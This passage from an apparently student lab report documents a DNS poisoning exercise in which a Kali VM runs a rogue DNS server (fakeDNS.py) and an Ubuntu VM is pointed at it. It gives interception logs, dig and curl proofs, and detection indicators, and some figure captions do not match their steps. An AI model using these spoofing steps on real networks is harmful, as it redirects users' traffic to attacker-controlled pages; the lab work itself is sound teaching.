


Figure 6.7 [Kali Video 3:15] — Script STEP 7: fakeDNS.py created at /home/root/fakeDNS.py. STEP 8: "Switch to Ubuntu now and run ubuntu_victim.sh!" — then sudo python3 ~/fakeDNS.py launches, showing "Fake DNS running on port 53..." with live DNS interceptions for www.google.com appearing immediately

> ☑ **Script Complete:** kali_attack.sh successfully completed all 9 steps. The colored output with [✓] success markers confirms each step. fakeDNS.py is now live on port 53.

6.8 Step 8 — Live DNS Interception of All Domains

With fakeDNS.py running, every DNS query from any device configured to use 192.168.1.13 as its DNS server is poisoned. This includes google.com, facebook.com, example.com, and even Ubuntu's own connectivity checks.

Live Interception Logs [Kali Video 3:23]:




Figure 6.8 [Kali Video 3:23] — fakeDNS.py showing continuous interception: www.google.com (multiple A and AAAA queries), facebook.com, and example.com all being replied with 192.168.1.13. Terminal then shows nano /home/tethi/kali_attack.sh — script was saved.

```
# Actual interception log shown in video:
[DNSHandler:FakeDNS] Request: [192.168.1.10:36206] (udp) / www.google.com (A)
[DNSHandler:FakeDNS] Reply:   [192.168.1.10:36206] (udp) / www.google.com (A) / RRs:
A
[DNSHandler:FakeDNS] Request: [192.168.1.10:47094] (udp) / facebook.com (A)
[DNSHandler:FakeDNS] Reply:   [192.168.1.10:47094] (udp) / facebook.com (A) / RRs: A
[DNSHandler:FakeDNS] Request: [192.168.1.10:47765] (udp) / example.com (A)
[DNSHandler:FakeDNS] Reply:   [192.168.1.10:47765] (udp) / example.com (A) / RRs: A
```

6.9 Step 9 — Self-Verification: dig from Kali

Running dig from Kali itself (which uses the real gateway DNS) provides a baseline comparison — showing what real DNS resolution looks like vs. the poisoned resolution seen on Ubuntu.

Commands:

```
dig www.google.com
curl http://www.google.com | head -5
```

Expected dig Output from Kali (Real DNS):

```
;; ANSWER SECTION:
www.google.com.    285    IN    A    142.251.152.119
```

```
www.google.com.     285     IN     A     142.251.157.119
...(8 real IPs total)...
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; Query time: 12 msec
```




Figure 6.9 [Kali Video 1:45] — dig www.google.com from Kali returning 8 real Google IPs (142.251.x.x, TTL=285, SERVER=192.168.1.1). Then curl http://www.google.com showing real Google HTML source.

> **Comparison Point:** Kali's own DNS returns real Google IPs (142.251.x.x, TTL=285, via 192.168.1.1). Ubuntu (pointing to Kali's rogue DNS) gets 192.168.1.13 with TTL=60. The contrast proves the poisoning.

6.10 Additional Kali Screenshots

Kali Script Running — IP Configuration Step [Kali Video 3:05]:




Figure 6.12 [Kali Video 3:05] — kali_attack.sh running automated: [✓] Tools installed!, [STEP 3] Enabling IP forwarding 1 [✓] IP forwarding enabled!, [STEP 4] IP prompts with Kali IP=192.168.1.13, Ubuntu IP=192.168.1.10, Gateway IP=192.168.1.1 entered. [STEP 5] /etc/dnsspoof.hosts written. [STEP 6] Apache active (running) since 21:33:10; 4h 19min ago [✓] Fake webpage created!

Kali Script — Complete and fakeDNS Running [Kali Video 3:15]:




Figure 6.13 [Kali Video 3:15] — kali_attack.sh: [STEP 7] Writing fakeDNS.py... [v] fakeDNS.py created. [!] Switch to Ubuntu now! python3 cannot open /home/root/fakeDNS.py shows path issue fixed by direct invocation. KALI ATTACK SCRIPT COMPLETE! Then sudo python3 ~/fakeDNS.py starts showing Fake DNS running on port 53 with first DNS interceptions appearing immediately.

Chapter 7: Phase 2 — Victim: Ubuntu 24.04 LTS

VICTIM MACHINE: Ubuntu 24.04 LTS — 192.168.1.10 — UTM

> **Video Source:** All screenshots in Chapter 7 from: Screen_Recording_2026-04-14_at_11_38_33_PM.mp4

7.1 Step 1 — Ubuntu Network Information

Command:

```
ip a
```

Expected Output:

```
2: enp0s1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 fq_codel state UP group default
qlen 1000
    link/ether 6e:1e:0b:eb:6b:2e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s1
    valid_lft 49448sec preferred_lft 49448sec
```




Figure 7.1 [Ubuntu Video 0:05] — Ubuntu showing enp0s1: inet 192.168.1.10/24, baseline dig www.google.com returning 8 real Google IPs (142.251.x.x, TTL=66, SERVER=127.0.0.53), then ping to Kali 192.168.1.13 (0% loss)

7.2 Step 2 — Installing Detection Tools

Command:

```
sudo apt update && sudo apt install tshark arpwatch net-tools dnsutils curl -y
```

Expected Output:

```
Reading package lists... Done
Building dependency tree... Done
tshark is already the newest version (4.2.2-1.1build3).
arpwatch is already the newest version (2.1a15-8.1build2).
net-tools is already the newest version (2.10-0.1ubuntu4.4).
dnsutils is already the newest version (1:9.18.39-0ubuntu0.24.04.3).
curl is already the newest version (8.5.0-2ubuntu10.8).
[✓] All detection tools installed!
```




Figure 7.2 [Ubuntu Video 6:00] — ubuntu_victim.sh showing [✓] All detection tools installed! then STEP 3 BASELINE CHECK: dig www.google.com returns 142.251.x.x (real Google IPs, TTL=53), and STEP 3b ARP table showing real gateway MAC (60:31:92:04:97:b2)

7.3 Step 3 — Baseline dig and ARP Before Attack

Taking baseline screenshots before the attack is critical for the project — they prove the system was functioning normally and allow direct comparison with post-attack outputs.

Commands:

```
# Baseline DNS resolution (BEFORE attack)
dig www.google.com

# Baseline ARP table (BEFORE attack — note real gateway MAC)
arp -n
```

Expected Baseline dig:

```
;; ANSWER SECTION:
www.google.com.    53    IN    A    142.251.150.119
www.google.com.    53    IN    A    142.251.153.119
www.google.com.    53    IN    A    142.251.154.119
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; Query time: 12 msec
```

Expected Baseline ARP Table:

```
Address           HWtype  HWaddress           Flags  Iface
192.168.1.13      ether   00:0c:29:07:7b:f0   C      enp0s1
192.168.1.11      ether   02:97:e3:4d:2a:87   C      enp0s1
192.168.1.1       ether   60:31:92:04:97:b2   C      enp0s1
```

> **Critical Step:** The gateway MAC address (60:31:92:04:97:b2) must be recorded now. Any change to this MAC after the attack begins indicates ARP poisoning — a companion attack to DNS poisoning.

7.4 Step 4 — Configuring Ubuntu to Use Kali as DNS

Ubuntu 24.04 uses systemd-resolved with /etc/resolv.conf as a symlink to a stub resolver. To make Ubuntu use Kali's rogue DNS server, we must first remove the symlink and create a static file.

Commands:

```
# Remove the systemd-resolved symlink
sudo rm /etc/resolv.conf

# Create a new static resolv.conf pointing to Kali
sudo nano /etc/resolv.conf
# → Type: nameserver 192.168.1.13
# → Save: Ctrl+O → Enter → Ctrl+X

# Verify the change
cat /etc/resolv.conf
```

Expected Output:

```
nameserver 192.168.1.13
```

> **Why Delete the Symlink?** Ubuntu's /etc/resolv.conf is a symlink to /run/systemd/resolve/stub-resolv.conf. Editing through the symlink gets overwritten by systemd-resolved. Deleting it and creating a real static file makes the change permanent until the symlink is restored.




Figure 7.3 [Ubuntu Video 6:00] — ubuntu_victim.sh STEP 4: "Enter your Kali Linux IP: 192.168.1.13" entered. STEP 5: "nameserver 192.168.1.13" written to /etc/resolv.conf. "[✓] DNS now pointing to Kali: 192.168.1.13"

7.5 Step 5 — Attack Proof: dig and curl

With Ubuntu now using Kali's rogue DNS server, every DNS query is poisoned. We use dig and curl to prove the attack is working.

Commands:

```
# Check what DNS server is being used
nslookup www.google.com

# Query DNS — should return Kali IP now
dig www.google.com

# Fetch HTTP content — should show fake page
curl http://www.google.com

# Compare with real DNS (bypass attack)
```

```
dig www.google.com @8.8.8.8
```

Expected nslookup Output (POISONED):

```
Server:    192.168.1.13
Address:   192.168.1.13#53

Name:   www.google.com
Address: 192.168.1.13
```

Expected dig Output (POISONED):

```
;; ANSWER SECTION:
www.google.com.     60     IN     A     192.168.1.13
                                        ↑ KALI IP — NOT GOOGLE

;; SERVER: 192.168.1.13#53(192.168.1.13) (UDP)
;; Query time: 2 msec  ← suspicious (should be 20ms for real DNS)
```

Expected curl Output (ATTACK PROOF):

```
<h1>YOU HAVE BEEN DNS POISONED!</h1>
<p>Attacker: Kali Linux</p>
```




Figure 7.4 [Ubuntu Video 0:15] — Ubuntu showing ping to 192.168.1.13 (0% loss, 1.09ms), dig www.google.com returning 142.251.x.x (TTL=95, SERVER=127.0.0.53 — before attack), arp -n showing ARP table with gateway MAC 60:31:92:04:97:b2, then apt install detection tools command

DNS POISONING CONFIRMED: www.google.com resolves to 192.168.1.13 (Kali) instead of 142.251.x.x (Google). Three red flags: wrong IP, very low TTL (60 vs 300+), very fast query time (2ms vs 20ms+).

7.6 Extended Verification — Kali Logs During Attack

While the attack is active on Ubuntu, the Kali terminal shows continuous interception logs. These logs serve as additional evidence that the rogue DNS server is actively poisoning DNS queries in real time.

Kali Interception Logs During Attack [Kali Video 1:45]:

